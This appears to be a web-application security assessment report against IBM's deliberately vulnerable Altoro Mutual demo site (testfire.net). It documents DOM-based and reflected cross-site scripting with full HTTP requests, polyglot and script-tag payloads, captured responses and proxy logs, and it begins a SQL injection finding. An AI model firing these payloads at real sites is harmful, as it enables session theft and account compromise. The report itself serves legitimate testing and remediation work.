Altoro Mutual Security Report

Generated by Ajay Krishnan on Wed 5 Apr 2023, at 11:48:15

Contents

About this report

Report parameters

Sites

The following sites were included:

- http://testfire.net

Severity levels

Included: High, Medium, Low, Informational

Confidence levels

Included: High, Medium, Low

Summaries

Alert counts by site and risk

This table shows the number of alerts raised at each risk level.

Severity					
		High	Medium	Low	Informational
Site	http://testfire.net	3	3	2	1

Risk Level by alert type

This table shows the risk level of each directed vulnerabilities

Alert type	Severity
Cross Site Scripting (DOM Based)	High
Cross Site Scripting (Reflected)	High
SQL Injection	High
URL Redirection Attack	High
ClickJacking	Medium
Link Injection	Medium
Server Leaks Version Information	Low
X-Content Header Missing	Low
Information Disclosure	Info

Alerts

1. Cross-Site Scripting (DOM Based)

Severity:	High
Confidence:	High
Location:	http://testfire.net/search.jsp
Domain:	testfire.net
Element:	search.jsp
Path:	/search.jsp
Scheme:	http
CVSS:	7.5
Impact:	Partial
Threat Classification:	Cross-site Scripting

Alert tags	WSTG-v42-CLNT-01 OWASP_2021_A03 OWASP_2017_A07

Alert description

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

Request

```
GET/search.jsp?query=%23jaVasCript%3A%2F*-%2F*%60%2F*
%5C%60%2F*%27%2F*%22%2F**%2F%28%2F*+*%2FoNcliCk
%3Dalert%285397%29+%29%2F%2F%250D%250A%250d%25
0a%2F%2F%3C%2FstYle%2F%3C%2FtitLe%2F%3C%2FteXtar
Ea%2F%3C%2FscRipt%2F--%21%3E%5Cx3csVg%2F%3CsVg
%2FoNloAd%3Dalert%285397%29%2F%2F%3E%5Cx3e
HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://testfire.net/index.jsp
Cookie:
JSESSIONID=EDD6DB63D48294C4C3751C02C00A46EF;
AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX40LjY1ODM4NT
A2MUU3fDgwMDAwMX5DaGVja2luZ341OTk1MTcwLjQzOTk5O
Tk5OTV8ODAwMDAyflNhdmluZ3N+LTEuOTk5NTQzNDA3MDM
5MTU2ND2hlY2tpbmd+MTUwLjB8NDUzOTA4MjAzOTM5NjI4O
H5DcmVkaXQgQ2FyZH4tMS45OTk1NDM0MDEyNzg3MTE1NU
UxOHw0NDg1OTgzMzU2MjQyMjE3fkNyZWRpdCBDYXJkfjEwM
DAwLjk3fA=="
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie:
JSESSIONID=DD84ED264763CFA75205FB7238EF4D
B2; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7122
Date: Thu, 06 Apr 2023 06:01:59 GMT
Connection: close
```

Attack

```
#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397)
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csV
g/<sVg/oNloAd=alert(5397)//>\x3e
```

Response Body

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dt
d">

<html xmlns="http://www.w3.org/1999/xhtml"
xml:lang="en" >
```

```
<head>
    <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css"
/>
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width:
99%;">
  <form id="frmSearch" method="get"
action="/search.jsp">
      <table width="100%" border="0" cellpadding="0"
cellspacing="0">
            <tr>
                  <td rowspan="2"><a id="HyperLink1"
href="/index.jsp"><img src="/images/logo.gif" width=283
height=80/></a></td>
                     <td align="right" valign="top">
                     <a id="LoginLink" href="/login.jsp"><font
style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3"
href="/index.jsp?content=inside_contact.htm">Contact
Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label
for="txtSearch">Search</label>
         <input type="text" name="query" id="query"
accesskey="S" />
         <input type="submit" value="Go" />
                     </td>
            </tr>
            <tr>
                     <td align="right"
style="background-image:url('/images/gradient.jpg');pad
ding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354
height=60/></td>
            </tr>
      </table>
    </form>
```


```
</div>

<table cellspacing="0" width="100%">
  <tr>
        <td width="25%" class="bt br bb"><div
id="Header1"><img id="Image1"
src="/images/pf_lock.gif" width=12 height=14
style="vertical-align: bottom;" alt="Secure Login"/>
&nbsp; <a id="AccountLink" href="/login.jsp"
class="focus" >ONLINE BANKING
LOGIN</a></div></td>
        <td width="25%" class="cc bt br bb"><div
id="Header2"><a id="LinkHeader2" class="focus"
href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
        <td width="25%" class="cc bt br bb"><div
id="Header3"><a id="LinkHeader3" class="focus"
href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
        <td width="25%" class="cc bt bb"><div
id="Header4"><a id="LinkHeader4" class="focus"
href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->
<div id="wrapper" style="width: 99%;">

<!-- TOC BEGIN -->
        <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>

        <a id="CatLink1" class="subheader"
href="index.jsp?content=personal.htm">PERSONAL</a
>
        <ul class="sidebar">
        <li><a id="MenuHyperLink1"
href="index.jsp?content=personal_deposit.htm">Deposit
Product</a></li>
        <li><a id="MenuHyperLink2"
href="index.jsp?content=personal_checking.htm">Check
```

```
ing</a></li>
        <li><a id="MenuHyperLink3"
href="index.jsp?content=personal_loans.htm">Loan
Products</a></li>
        <li><a id="MenuHyperLink4"
href="index.jsp?content=personal_cards.htm">Cards</a
></li>
        <li><a id="MenuHyperLink5"
href="index.jsp?content=personal_investments.htm">Inv
estments &amp; Insurance</a></li>
        <li><a id="MenuHyperLink6"
href="index.jsp?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="CatLink2" class="subheader"
href="index.jsp?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
        <li><a id="MenuHyperLink7"
href="index.jsp?content=business_deposit.htm">Deposit
Products</a></li>
        <li><a id="MenuHyperLink8"
href="index.jsp?content=business_lending.htm">Lendin
g Services</a></li>
        <li><a id="MenuHyperLink9"
href="index.jsp?content=business_cards.htm">Cards</a
></li>
        <li><a id="MenuHyperLink10"
href="index.jsp?content=business_insurance.htm">Insur
ance</a></li>
        <li><a id="MenuHyperLink11"
href="index.jsp?content=business_retirement.htm">Retir
ement</a></li>
        <li><a id="MenuHyperLink12"
href="index.jsp?content=business_other.htm">Other
Services</a></li>
        </ul>

        <a id="CatLink3" class="subheader"
href="index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a>
```

```
        <ul class="sidebar">
        <li><a id="MenuHyperLink13"
href="index.jsp?content=inside_about.htm">About
Us</a></li>
        <li><a id="MenuHyperLink14"
href="index.jsp?content=inside_contact.htm">Contact
Us</a></li>
        <li><a id="MenuHyperLink15"
href="cgi.exe">Locations</a></li>
        <li><a id="MenuHyperLink16"
href="index.jsp?content=inside_investor.htm">Investor
Relations</a></li>
        <li><a id="MenuHyperLink17"
href="index.jsp?content=inside_press.htm">Press
Room</a></li>
        <li><a id="MenuHyperLink18"
href="index.jsp?content=inside_careers.htm">Careers</
a></li>
                <li><a id="MenuHyperLink19"
href="subscribe.jsp">Subscribe</a></li>
        </ul>
        </td>
<!-- TOC END -->

        <td valign="top" colspan="3" class="bb">

         <div class="fl" style="width: 99%;">

         <h1>Search Results</h1>

         <p>No results were found for the query:<br /><br
/>

         #jaVasCript:/*-/*`/*\`/*'/*"/**/(/*
*/oNcliCk=alert(5397)
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/
--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e

         </div>
        </td>
</div>
```

```
<!-- BEGIN FOOTER -->
</tr>
</table>
<div id="footer" style="width: 99%;">
        <a id="HyperLink5"
href="/index.jsp?content=privacy.htm">Privacy
Policy</a>
        &nbsp;&nbsp;|&nbsp;&nbsp;
        <a id="HyperLink6"
href="/index.jsp?content=security.htm">Security
Statement</a>
        &nbsp;&nbsp;|&nbsp;&nbsp;
        <a id="HyperLink6"
href="/status_check.jsp">Server Status Check</a>
        &nbsp;&nbsp;|&nbsp;&nbsp;
        <a id="HyperLink6"
href="/swagger/index.html">REST API</a>
        &nbsp;&nbsp;|&nbsp;&nbsp;
        &copy;&nbsp;2023 Altoro Mutual, Inc.
        <span
style="color:red;font-weight:bold;font-style:italic;float:righ
t">This web application is open source!<span
style="color:black;font-style:italic;font-weight:normal;float
:right">&nbsp;<a
href="https://github.com/AppSecDev/AltoroJ/">Get your
copy from GitHub</a> and take advantage of advanced
features</span></span>
    <br><br><br>
        <div class="disclaimer">
        The AltoroJ website is published by IBM
Corporation for the sole purpose of
        demonstrating the effectiveness of IBM products in
detecting web application
        vulnerabilities and website defects. This site is not
a real banking site. Similarities,
        if any, to third party products and/or websites are
purely coincidental. This site is
        provided "as is" without warranty of any kind, either
express or implied. IBM does
        not assume any risk in relation to your use of this
website. For more information,
        please go to <a id="HyperLink7"
```

```
href="http://www-142.ibm.com/software/products/us/en/subcategory/SWI10"
>http://www-142.ibm.com/software/products/us/en/subcategory/SWI10</a>.<br /><br />

        Copyright &copy; 2008, 2023, IBM Corporation, All
rights reserved.
        </div>
</div>

</body>
</html>
<!-- END FOOTER -->
```



testfire.net/search.jsp?query=%23jaVasCript%3A%2F*-%2F*`%2F*\`%2F*'%2F*"%2F**%2F(%2F*+*%2FoN

Sign In | Contact Us | Feedback | Search /oNloAd=alert(5397)//>\x3e Go

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

testfire.net

5397

OK

Real Estate Fi
Fast. Simple. P
purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it

any's bottom
control
dit card account
from Altoro Mutual.

Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

Win a Samsung Galaxy S10 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

Transferring data from testfire.net...

Solution	Application must validate all the input data, make sure that only the allow listed data is allowed, and ensure that all variable output in a page is encoded before it is returned to the user

2.Cross-Site Scripting (Reflected)

Severity:	High
Confidence:	High
Location:	http://testfire.net/feedback.jsp
Domain:	testfire.net
Element:	feedback.jsp
Path:	/feedback.jsp
Scheme:	http
CVSS:	7.5
Impact:	Partial
Threat Classification:	Cross-site Scripting

Alert tags	OWASP_2021_A03 WSTG-v42-INPV-01 OWASP_2017_A07

Alert description

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

Request

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 163
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/feedback.jsp
Cookie:
JSESSIONID=CBB2A0533AE1944EF1AE566731AD09
9A;
AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX4tMi40
MjEzNTgwOTQ1ODIzOUUxMnw4MDAwMDF+Q2hlY2tp
bmd+Mi40MjE0MTAwODA1NDM0NEUxMnw="
Upgrade-Insecure-Requests: 1
```

Request Body

```
cfile=comments.txt&name=%3C%2Fp%3E%3CscrIpt%3Ealert%2
81%29%3B%3C%2FscRipt%3E%3Cp%3E&email_addr=blabla&
subject=kfsdhajsdskj&comments=fshfhjshfsjhsjd&submit=+Submi
t+
```

Attack

```
</p><scrIpt>alert(1);</scRipt><p>
```

Response

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7194
Date: Fri, 07 Apr 2023 05:56:20 GMT
Connection: close
```

Response Body


```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml"
xml:lang="en" >



<head>
    <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css"
/>
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width:
99%;">
  <form id="frmSearch" method="get"
action="/search.jsp">
      <table width="100%" border="0" cellpadding="0"
cellspacing="0">
            <tr>
```

```
                  <td rowspan="2"><a id="HyperLink1"
href="/index.jsp"><img src="/images/logo.gif"
width=283 height=80/></a></td>
                     <td align="right" valign="top">
                     <a id="LoginLink" href="/login.jsp"><font
style="font-weight: bold; color: red;">Sign In</font></a>
| <a id="HyperLink3"
href="/index.jsp?content=inside_contact.htm">Contact
Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label
for="txtSearch">Search</label>
         <input type="text" name="query" id="query"
accesskey="S" />
         <input type="submit" value="Go" />
                     </td>
            </tr>
            <tr>
                     <td align="right"
style="background-image:url('/images/gradient.jpg');pad
ding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354
height=60/></td>
            </tr>
      </table>
    </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
         <td width="25%" class="bt br bb"><div
id="Header1"><img id="Image1"
src="/images/pf_lock.gif" width=12 height=14
style="vertical-align: bottom;" alt="Secure Login"/>
&nbsp; <a id="AccountLink" href="/login.jsp"
class="focus" >ONLINE BANKING
LOGIN</a></div></td>
         <td width="25%" class="cc bt br bb"><div
id="Header2"><a id="LinkHeader2" class="focus"
href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
         <td width="25%" class="cc bt br bb"><div
id="Header3"><a id="LinkHeader3" class="focus"
```

```
href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
        <td width="25%" class="cc bt bb"><div
id="Header4"><a id="LinkHeader4" class="focus"
href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->



<div id="wrapper" style="width: 99%;">



<!-- TOC BEGIN -->
        <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>

        <a id="CatLink1" class="subheader"
href="index.jsp?content=personal.htm">PERSONAL</a
>
        <ul class="sidebar">
        <li><a id="MenuHyperLink1"
href="index.jsp?content=personal_deposit.htm">Deposi
t Product</a></li>
        <li><a id="MenuHyperLink2"
href="index.jsp?content=personal_checking.htm">Chec
king</a></li>
        <li><a id="MenuHyperLink3"
href="index.jsp?content=personal_loans.htm">Loan
Products</a></li>
        <li><a id="MenuHyperLink4"
href="index.jsp?content=personal_cards.htm">Cards</
a></li>
        <li><a id="MenuHyperLink5"
href="index.jsp?content=personal_investments.htm">In
vestments &amp; Insurance</a></li>
        <li><a id="MenuHyperLink6"
href="index.jsp?content=personal_other.htm">Other
Services</a></li>
        </ul>
        <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
        <ul class="sidebar">
        <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
        <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
        <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
        <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
        <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
        <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
        </ul>

        <a id="CatLink3" class="subheader" href="index.jsp?content=inside.htm">INSIDE ALTORO MUTUAL</a>
        <ul class="sidebar">
        <li><a id="MenuHyperLink13" href="index.jsp?content=inside_about.htm">About Us</a></li>
        <li><a id="MenuHyperLink14" href="index.jsp?content=inside_contact.htm">Contact Us</a></li>
        <li><a id="MenuHyperLink15" href="cgi.exe">Locations</a></li>
        <li><a id="MenuHyperLink16" href="index.jsp?content=inside_investor.htm">Investor Relations</a></li>
        <li><a id="MenuHyperLink17" href="index.jsp?content=inside_press.htm">Press
```

```
Room</a></li>
        <li><a id="MenuHyperLink18"
href="index.jsp?content=inside_careers.htm">Careers<
/a></li>
                 <li><a id="MenuHyperLink19"
href="subscribe.jsp">Subscribe</a></li>
        </ul>
        </td>
<!-- TOC END -->

        <td valign="top" colspan="3" class="bb">



         <div class="fl" style="width: 99%;">

          <h1>Thank You</h1>

          <p>Thank you for your comments,
</p><scrlpt>alert(1);</scRipt><p>.  They will be
reviewed by our Customer Service staff and given the
full attention that they deserve.

                 However, the email you gave is incorrect
(blabla) and you will not receive a response.

         </p>

         </div>
        </td>
</div>




<!-- BEGIN FOOTER -->



</tr>
</table>
<div id="footer" style="width: 99%;">
        <a id="HyperLink5"
href="/index.jsp?content=privacy.htm">Privacy
```

```
Policy</a>
        &nbsp;&nbsp;|&nbsp;&nbsp;
        <a id="HyperLink6"
href="/index.jsp?content=security.htm">Security
Statement</a>
        &nbsp;&nbsp;|&nbsp;&nbsp;
        <a id="HyperLink6"
href="/status_check.jsp">Server Status Check</a>
        &nbsp;&nbsp;|&nbsp;&nbsp;
        <a id="HyperLink6"
href="/swagger/index.html">REST API</a>
        &nbsp;&nbsp;|&nbsp;&nbsp;
        &copy;&nbsp;2023 Altoro Mutual, Inc.
        <span
style="color:red;font-weight:bold;font-style:italic;float:rig
ht">This web application is open source!<span
style="color:black;font-style:italic;font-weight:normal;flo
at:right">&nbsp;<a
href="https://github.com/AppSecDev/AltoroJ/">Get your
copy from GitHub</a> and take advantage of advanced
features</span></span>
    <br><br><br>
        <div class="disclaimer">
        The AltoroJ website is published by IBM
Corporation for the sole purpose of
        demonstrating the effectiveness of IBM products
in detecting web application
        vulnerabilities and website defects. This site is not
a real banking site. Similarities,
        if any, to third party products and/or websites are
purely coincidental. This site is
        provided "as is" without warranty of any kind,
either express or implied. IBM does
        not assume any risk in relation to your use of this
website. For more information,
        please go to <a id="HyperLink7"
href="http://www-142.ibm.com/software/products/us/en/
subcategory/SWI10"
>http://www-142.ibm.com/software/products/us/en/subc
ategory/SWI10</a>.<br /><br />

        Copyright &copy; 2008, 2023, IBM Corporation,
All rights reserved.
        </div>
</div>

</body>
</html>
<!-- END FOOTER -->
```



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
2	https://demo.testfire.net	POST	/doLogin	✓		302	292			
3	http://testfire.net	POST	/doLogin	✓		302	292			
4	http://testfire.net	GET	/bank/main.jsp			302	146	HTML	jsp	
5	https://push.services.mozilla.com	GET	/			101	240			
6	http://testfire.net	POST	/doLogin	✓		302	145			
7	http://testfire.net	GET	/login.jsp			200	8790	HTML	jsp	Altoro Mutual
8	http://testfire.net	POST	/sendFeedback	✓		200	7332	HTML		Altoro Mutual
9	https://contile.services.mozilla.c...	GET	/v1/tiles			200	2053	JSON		
10	http://testfire.net	POST	/sendFeedback	✓		200	7323	HTML		Altoro Mutual
11	http://testfire.net	POST	/sendFeedback	✓		200	7331	HTML		Altoro Mutual
12	http://testfire.net	GET	/feedback.jsp			200	8667	HTML	jsp	Altoro Mutual
13	http://testfire.net	POST	/sendFeedback	✓		200	7362	HTML		Altoro Mutual

Request

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type:
application/x-www-form-urlencoded
Content-Length: 163
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/feedback.jsp
Cookie: JSESSIONID=
CBB2A0533AE1944EF1AE566731AD099A;
AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX4tMi40MjEzNTgwOTQ1ODI
zOUUxMnw4MDAwMDF+Q2hlY2tpbmd+Mi40MjE0MTAwODA
1NDM0NEUxMnw="
Upgrade-Insecure-Requests: 1

cfile=comments.txt&name=
%3C%2Fp%3E%3CscrIpt%3Ealert%281%29%3B%3C%2Fs
cRipt%3E%3Cp%3E&email_addr=blabla&subject=
kfsdhajsdskj&comments=fshfhjshfsjhsjd&submit
=+Submit+
```

Response

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7194
Date: Fri, 07 Apr 2023 05:56:20 GMT
Connection: close
```

Inspector

Request attributes 2

Protocol HTTP/1 HTTP/2

Name	Value
Method	POST
Path	/sendFeedback

Request body parameters 6

Name	Value
cfile	comments.txt
name	</p><scrIpt>alert(1);<...
email_addr	blabla
subject	kfsdhajsdskj
comments	fshfhjshfsjhsjd
submit	Submit

Solution

Application must validate all the input data, make sure that only the allow listed data is allowed, and ensure that all variable output in a page is encoded before it is returned to the user

3.SQL Injection

Severity:	High
Confidence:	High
Location:	http://testfire.net/login.jsp
Domain:	testfire.net
Element:	passw
Path:	/doLogin
Scheme:	http
CVSS:	9.7
Impact:	Partial
Threat Classification:	SQL Injection

Alert tags	OWASP_2021_A03 WSTG-v42-INPV-05 OWASP_2017_A01

Alert description	SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker) SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

